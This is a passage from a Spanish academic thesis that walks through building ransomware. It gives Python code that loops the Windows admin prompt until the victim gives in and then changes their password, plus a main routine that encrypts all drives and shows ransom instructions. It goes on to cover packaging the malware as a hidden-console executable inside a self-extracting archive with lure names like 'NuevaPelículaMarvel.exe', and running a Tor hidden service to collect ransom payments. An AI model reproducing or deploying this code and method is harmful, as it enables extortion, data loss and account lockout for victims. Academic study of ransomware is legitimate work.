        return ctypes.windll.shell32.IsUserAnAdmin()
    except:
        return False

def pedir_permisos():

    if is_admin():
        #print('hola, tengo permisos')
        nueva_contra = cambiar_password()
        # print(nueva_contra)
        return True
    else:
        # Re-run the program with admin rights
        #devuelve 42 con si, 5 con no //descubierto empíricamente
        return ctypes.windll.shell32.ShellExecuteW(None, "runas",
sys.executable, " ".join(sys.argv), None, 1)

```

Figura 37: Código para pedir permisos de administrador

Este fragmento de código es el corazón del cambio de contraseña. En él se accede y se comprueba si se tienen permisos de administrador. Si se tienen, se ejecuta el cambio de contraseña. Si es no, se abre la ventana en busca de permisos, y se vuelve a ejecutar este el programa con la respuesta dada. Si es si, procede a cambiar la contraseña, pero si es no, el programa se termina.

Una vez tengo desarrollado el cambio de contraseña de usuario correctamente, decido buscar la manera de forzar a la persona a aceptar el dialogo de permisos de administrador. Para ello, desarrollo un bucle en el que el dialogo de permisos de administrador aparezca repetidamente hasta que se pulse “si”.

```

def permisos_y_contra():
    tengoPermisos = False

    while(tengoPermisos == False or tengoPermisos == 5):
        # print("Bucle1.1")
        ##print(tengoPermisos) FALSE
        # print("Bucle1.2")
        tengoPermisos = pedir_permisos() #42 TRUE, 5 FALSE
        # print("Bucle2.1")
        ##print(tengoPermisos)
        # print("Bucle2.2")
        # print("ya tengo permisos")

```

Figura 38: Código del bucle de permisos de administrador

Este desarrollo me ha llevado bastante trabajo, ya que no conseguía que el bucle funcionara correctamente. La clave fue añadir un “return” en el if y en el else, lo que me permitió averiguar que “true” equivalía a 45, y “false” a 5, y por lo tanto, si se me devolvía el valor equivalente a false, habría que repetir el bucle hasta que fuera true.




Figura 39: Petición de permisos de administrador

Por lo tanto, la única salida del bucle de pedir permisos es o pulsar “sí” o apagar el ordenador. En el caso de apagar el ordenador, el resto del ransomware se vería inutilizado. Pero aun así me parece que una víctima confiada aceptaría los permisos.




Figura 40: Contraseña original ya no es válida

Demostrar que la contraseña ha cambiado mediante capturas de pantalla es difícil, pero muestro que la contraseña por defecto que tiene la versión de evaluación de Windows10 Enterprise, “Passw0rd!” [47], ha dejado de ser válida (ver **figura 40**).

6.1.10. Integración, creación del ejecutable final y problemas en el desarrollo.

El objetivo es tener todas las funcionalidades descritas previamente bajo un solo archivo ejecutable, de tal forma que se vayan ejecutando progresivamente cada una de ellas. Desechada la captura de imágenes por webcam (ver **apartado 6.1.8**), decido realizar el programa que siga el siguiente esquema:




Figura 41: Flujo del programa

Siguiendo este flujo del programa, consigo el siguiente main:

```
from clase_discos import get_drives #funcion para listar discos
from clase_arbol_cifrado import listar_archivos_y_cifrar #funcion para cifrar todo
from wallpaper import cambiar_wallpaper_cifrado #funcion para cambiar el wallpaper
from pui_final import main_pui #funcion para el fondo de pantalla
from main_permisos import permisos_y_contra #funcion para cambiar contraseña
```

```

from web import generarHTML, abrirHTML    #funcion para las instrucciones

import time
import threading
import os.path
def cifrar():
    discos = get_drives()
    listar_archivos_y_cifrar(discos)
    generarHTML()

def pantalla():
    # no se permite hilos para pantalla. debe ser en el hilo principal >:(
    main_pui()

#opcional, si se comenta no pide permisos ni cambia la contraseña a “contra”
#permisos_y_contra()
t1 = threading.Thread(target=permisos_y_contra,)
t1.start()
t1.join()

if(os.path.isfile("claveSimetrica.cifrada") == False):
    #obligatorio

    t2 = threading.Thread(target=cifrar,)
    t2.start()
    pantalla()
    t2.join()

##cuando acaba todo se abre el html. se genera antes por si hubiera algun problema
abrirHTML()
cambiar_wallpaper_cifrado()

```

Figura 42: Código main del ransomware

Cosas a tener en cuenta en este main:

- El volver a ejecutar código repetidamente (para el cambio de contraseña) hace que todo el main repita su ejecución. Esto da problemas. Muchos.
- Por ejemplo, **que la función de cifrado se haría dos veces**. No se cifra el mismo archivo dos veces, (porque cambia su extensión a “.uahf3g” en la primera), pero **sí que se generaría una segunda clave simétrica que sustituye a la del primer cifrado**, imposibilitando el rescate al haber perdido la clave.

Para solventar esto, añado una condición que hace que si ya existe un archivo con el nombre de la clave simétrica cifrada, no se ejecute el bloque de cifrado.

- Utilizo hilos para asegurarme con el join la finalización de las funciones; y el paralelismo al bloque del cifrado de la pantalla completa.
- Hago la petición de cambio de contraseña antes de cualquier otra cosa para que no se vea el fondo de pantalla cambiado. Lo malo: no se cifran los archivos nada más ejecutarse el ransomware.

La alternativa correcta pasaba por cambiar la contraseña al final, pero al ejecutarse dos veces el programa, se mostraban las instrucciones de rescate y el fondo de pantalla se cambiaba a mitad del bucle de pedir permisos, por lo que se pedían permisos cuando la víctima ya sabía que ha sido infectada. Me daba muchos problemas, y no he encontrado otra manera de solucionarlo que implementándolo como he descrito previamente..

- Como he comentado previamente en el apartado 6.1.5, no puedo comunicarme con la funcionalidad de la pantalla completa para que dure lo mismo que el cifrado. Por lo tanto, dura 15 segundos, haya terminado el cifrado o no.
- Los cambios visuales (instrucciones y fondo de pantalla) se ejecutan al final del todo, para intentar ocultar el ransomware lo máximo posible.

A la hora de reunir todo el código Python bajo un solo archivo ejecutable, he utilizado la librería Pyinstaller, concretamente con el siguiente comando de consola:

“pyinstaller --noconsole --onefile --icon=imagen.ico main_cifrado.py”

```

C:\Windows\System32\cmd.exe - pyinstaller --noconsole --icon=imagen.ico main_cifrado.py
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\IEUser\Desktop\1_cifrado>pyinstaller --noconsole --icon=imagen.ico main_cifrado.py
625 INFO: PyInstaller: 4.5
625 INFO: Python: 3.7.0
625 INFO: Platform: Windows-10-10.0.17763-SP0
625 INFO: wrote C:\Users\IEUser\Desktop\1_cifrado\main_cifrado.spec
641 INFO: UPX is not available.
656 INFO: Extending PYTHONPATH with paths
['C:\Users\IEUser\Desktop\1_cifrado',
 'C:\Users\IEUser\Desktop\1_cifrado']
953 INFO: checking Analysis
1031 INFO: Building because C:\Users\IEUser\Desktop\1_cifrado\build\main_cifrado\base_library.zip changed
1031 INFO: Initializing module dependency graph...
1047 INFO: Caching module graph hooks...
1078 INFO: Analyzing base_library.zip ...
6078 INFO: Caching module dependency graph...
6344 INFO: running Analysis Analysis-00.toc
6359 INFO: Adding Microsoft.Windows.Common-Controls to dependent assemblies of final executable
required by c:\users\ieuser\appdata\local\programs\python\python37\python.exe
6515 INFO: Analyzing C:\Users\IEUser\Desktop\1_cifrado\main_cifrado.py
10187 INFO: Processing module hooks...
10187 INFO: Loading module hook 'hook-Cryptodome.py' from 'c:\users\ieuser\appdata\local\programs\python\python37\lib\site-packages\pyinstaller_hooks_contrib\hooks\stdhooks'...
10218 INFO: Loading module hook 'hook-difflib.py' from 'c:\users\ieuser\appdata\local\programs\python\python37\lib\site-packages\PyInstaller\hooks'...
10234 INFO: Loading module hook 'hook-encodings.py' from 'c:\users\ieuser\appdata\local\programs\python\python37\lib\site-packages\PyInstaller\hooks'...
10343 INFO: Loading module hook 'hook-heappq.py' from 'c:\users\ieuser\appdata\local\programs\python\python37\lib\site-packages\PyInstaller\hooks'...
10343 INFO: Loading module hook 'hook-pickle.py' from 'c:\users\ieuser\appdata\local\programs\python\python37\lib\site-packages\PyInstaller\hooks'...
10375 INFO: Loading module hook 'hook-PIL.Image.py' from 'c:\users\ieuser\appdata\local\programs\python\python37\lib\site-packages\PyInstaller\hooks'...
11625 INFO: Loading module hook 'hook-PIL.ImageFilter.py' from 'c:\users\ieuser\appdata\local\programs\python\python37\lib\site-packages\PyInstaller\hooks'...
11625 INFO: Loading module hook 'hook-PIL.py' from 'c:\users\ieuser\appdata\local\programs\python\python37\lib\site-packages\PyInstaller\hooks'...
11641 INFO: Loading module hook 'hook-PIL.SpiderImagePlugin.py' from 'c:\users\ieuser\appdata\local\programs\python\python37\lib\site-packages\PyInstaller\hooks'...
11984 INFO: Loading module hook 'hook-xml.py' from 'c:\users\ieuser\appdata\local\programs\python\python37\lib\site-packages\PyInstaller\hooks'...
12156 INFO: checking Tree
12265 INFO: checking Tree
12400 INFO: checking Tree
12484 INFO: Looking for ctypes DLLs
12484 INFO: Analyzing run-time hooks ...
12500 INFO: Including run-time hook 'c:\users\ieuser\appdata\local\programs\python\python37\lib\site-packages\PyInstaller\hooks\rthooks\pyi_rth_pkgutil.py'
  
```

```
Select C:\Windows\System32\cmd.exe
11641 INFO: Loading module hook 'hook-PIL.SpiderImagePlugin.py' from 'c:\users\ieuser\appdata\local\programs\python\python37\lib\site-packages\PyInstaller\hooks'...
11641 INFO: Loading module hook 'hook-xml.py' from 'c:\users\ieuser\appdata\local\programs\python\python37\lib\site-packages\PyInstaller\hooks'...
11904 INFO: Loading module hook 'hook-_tkinter.py' from 'c:\users\ieuser\appdata\local\programs\python\python37\lib\site-packages\PyInstaller\hooks'...
12156 INFO: checking Tree
12265 INFO: checking Tree
12406 INFO: checking Tree
12484 INFO: Looking for ctypes DLLs
12484 INFO: Analyzing run-time hooks ...
12500 INFO: Including run-time hook 'c:\users\ieuser\appdata\local\programs\python\python37\lib\site-packages\PyInstaller\hooks\rthooks\pyi_rth_pkgutil.py'
12531 INFO: Including run-time hook 'c:\users\ieuser\appdata\local\programs\python\python37\lib\site-packages\PyInstaller\hooks\rthooks\pyi_rth_inspect.py'
12531 INFO: Including run-time hook 'c:\users\ieuser\appdata\local\programs\python\python37\lib\site-packages\PyInstaller\hooks\rthooks\pyi_rth_tkinter.py'
12578 INFO: Looking for dynamic libraries
14844 INFO: Looking for eggs
14844 INFO: Using Python library c:\users\ieuser\appdata\local\programs\python\python37\python37.dll
14844 INFO: Found binding redirects:
[]
14859 INFO: Warnings written to C:\Users\IEUser\Desktop\1-cifrado\build\main_cifrado\warn-main_cifrado.txt
14922 INFO: Graph cross-reference written to C:\Users\IEUser\Desktop\1-cifrado\build\main_cifrado\xref-main_cifrado.html
15015 INFO: checking PYZ
15063 INFO: Building because toc changed
15063 INFO: Building PYZ (ZlibArchive) C:\Users\IEUser\Desktop\1-cifrado\build\main_cifrado\PYZ-00.pyz
15828 INFO: Building PYZ (ZlibArchive) C:\Users\IEUser\Desktop\1-cifrado\build\main_cifrado\PYZ-00.pyz completed successfully.
15843 INFO: checking PKG
15922 INFO: Building because toc changed
15922 INFO: Building PKG (CArchive) PKG-00.pkg
29938 INFO: Building PKG (CArchive) PKG-00.pkg completed successfully.
30000 INFO: Bootloader c:\users\ieuser\appdata\local\programs\python\python37\lib\site-packages\PyInstaller\bootloader\Windows-64bit\runw.exe
30000 INFO: checking EXE
30047 INFO: Rebuilding EXE-00.toc because main_cifrado.exe missing
30047 INFO: Building EXE from EXE-00.toc
30062 INFO: Copying icons from ['ico.ico']
30219 INFO: Writing RT_GROUP_ICON 0 resource with 20 bytes
30219 INFO: Writing RT_ICON 1 resource with 59564 bytes
30234 INFO: Updating manifest in C:\Users\IEUser\Desktop\1-cifrado\build\main_cifrado\runw.exe.6e5wyrf2
30320 INFO: Updating resource type 24 name 1 language 0
30320 INFO: Appending archive to EXE C:\Users\IEUser\Desktop\1-cifrado\dist\main_cifrado.exe
34734 INFO: Building EXE from EXE-00.toc completed successfully.
C:\Users\IEUser\Desktop\1-cifrado>
```

Figura 43: Creación de un ejecutable a partir de código Python con Pyinstaller

Este comando da como resultado un ejecutable “.exe” plenamente funcional, con las características de no mostrar la consola durante la ejecución, que todo el código se aúne en un solo archivo .exe, y que el icono del ejecutable sea un archivo .ico que yo decido.

Realizo esta misma operación tanto para el programa de cifrado como el de descifrado.

Una vez tengo el ejecutable de cifrado, el ejecutable de descifrado y las tres imágenes auxiliares, las incluyo en un archivo RAR autoextraíble (SFX), para conseguir tener un archivo único para el ransomware. Solo queda darle un nombre atractivo para que la víctima se confíe y lo abra, como por ejemplo, “NuevaPelículaMarvel.exe”, o “NominasDeEmpresa.exe”. Si no se tiene la visión de extensión de archivos habilitada, la extensión .exe no aparecerá.

Al ejecutar el ransomware, se descomprimen los archivos en el escritorio, siguiendo la misma distribución de la compresión en archivo SFX:





Figura 44: Estructura de archivos del ejecutable

Los archivos señalados en **rojo** son los que conforman el ransomware (imágenes auxiliares y código de Python convertido en ejecutable).

Los señalados en **azul**, los generados dinámicamente.

Finalmente, otro problema digno de mención que me he encontrado a la hora de desarrollar el ransomware es el siguiente:

Al implementar hilos en la funcionalidad base, Windows Defender y el antivirus que tengo instalado en mi máquina, Avast, detectaban la presencia de malware y no me dejaban ni ejecutarlo ni manipular los archivos.






Figura 45: Windows Defender y Avast Antivirus bloquean mi ransomware

No me ha quedado más remedio que deshabilitar el antivirus y Windows Defender para poder realizar el desarrollo y las pruebas en la máquina virtual. Me extraña que a pesar de ser un malware totalmente “casero”, estos programas antivirus son capaces de detectar el peligro, incluso sin necesidad de ejecutar nada, simplemente al copiar y pegar el archivo.

6.2. Comunicación con la página web del rescate

De la misma manera que con el ransomware, voy a describir paso a paso las acciones que he realizado hasta conseguir tener un servicio oculto en Tor, y que dicha página web permita la subida de las claves cifradas de varias víctimas, almacenar esas claves junto con identificadores personales, y devolverlas descifradas una vez se haya hecho el pago.

Mi idea original era desarrollar un mecanismo de comunicación por Socks en Tor, de tal forma que al ejecutar el ransomware se instalara Tor en el sistema de la víctima y empezaran las comunicaciones con mi servidor de manera automática. Tras mucho investigar no pude averiguar cómo hacerlo, por lo que opté por otra solución no tan ideal, pero sí funcional y digna.

Y esa solución es tener, en un sistema Linux (Ubuntu para ser más concreto), un servidor web, una base de datos y un servicio oculto en Tor, de tal forma que las víctimas puedan conectarse a mi página web de recuperación, hacer el pago y recuperar la clave simétrica descifrada, lista para el descifrado de la máquina, todo de manera anónima.

6.2.1. Configuración de servicio oculto en TOR

Lo primero que hago es estudiar que necesito para tener montado un servicio oculto en Tor. Para ello, es tan fácil como visitar la página oficial [48] y seguir las instrucciones.

1. El primer paso es instalar TOR. Para Linux, basta con descargarse el archivo comprimido de la página oficial e instalarlo [49].
2. El segundo paso es instalar un servidor web (**ver el apartado siguiente**, 6.2.3)
3. El tercer paso es configurar el servicio oculto. Para ello, hay que abrir el archivo *etc/tor/torrc* y: añadir un directorio para el servicio oculto, añadir una versión de servicio oculto y añadir un puerto de servicio para las redirecciones.

```
Abrir  Guardar  torrc  /etc/tor
71 #HiddenServiceDir /var/lib/tor/hidden_service/
72 #HiddenServicePort 80 127.0.0.1:80
73
74 #HiddenServiceDir /var/lib/tor/other_hidden_service/
75 #HiddenServicePort 80 127.0.0.1:80
76 #HiddenServicePort 22 127.0.0.1:22
77
78 #####yo
79
80 HiddenServiceDir /home/alvarotfg/Escritorio/pruebas/
  servicioTFG
81 #HiddenServiceVersion 2 #2 para onion cortito, 3
  para largo y por defecto
82 HiddenServicePort 80 127.0.0.1:8765
83 #recibo conex en chorro.onion y redirijo a localhost
  (8765 en ejemplo https://tech.tiq.cc/2012/08/how-to-
  set-up-a-hidden-service-in-the-tor-onion-network-
  with-lighttpd-and-php-on-linuxdebian/)
84
```

Figura 46: Configuración del servicio oculto en torrc

HiddenServicePort redirige las conexiones externas al puerto 80 al puerto 8765.

En el **apartado 6.2.2** se ve que es el mismo puerto que he configurado para el servidor web local.

4. El cuarto paso es poder añadir configuración avanzada. En mi caso no hice nada, pero se puede configurar el sistema para autorizar a ciertos usuarios, se dan consejos de seguridad, guías para instalar en otros sistemas...
5. El quinto paso es configurar el servicio oculto para que permita direcciones V3 (ver el **apartado 5.4.2**).

Cuando yo configuré mi servicio oculto en Tor, la versión V2 de direcciones onion aún era vigente, por lo que este punto ya estará obsoleto para las nuevas instalaciones, que tendrán la V3 por defecto.

La manera de hacerlo es editando el archivo *etc/tor/torrc*, añadiendo la línea *HiddenServiceVersion 3*.

Tras las configuraciones, se reinicia el servicio de Tor mediante el comando en consola “*killall tor*”, y se vuelve a poner en marcha mediante “*tor*”.

En el directorio que haya configurado en el fichero “torrc”, tras el reinicio, aparece la dirección V3 para mi servicio oculto.




Figura 47: Dirección V3 .onion de mi servicio oculto en Tor

Una vez tengo todo configurado, puedo acceder a mi página web (en localhost:8765) desde cualquier dispositivo que tenga el Tor Browser instalado a través de la dirección generada, como muestro en la siguiente imagen:

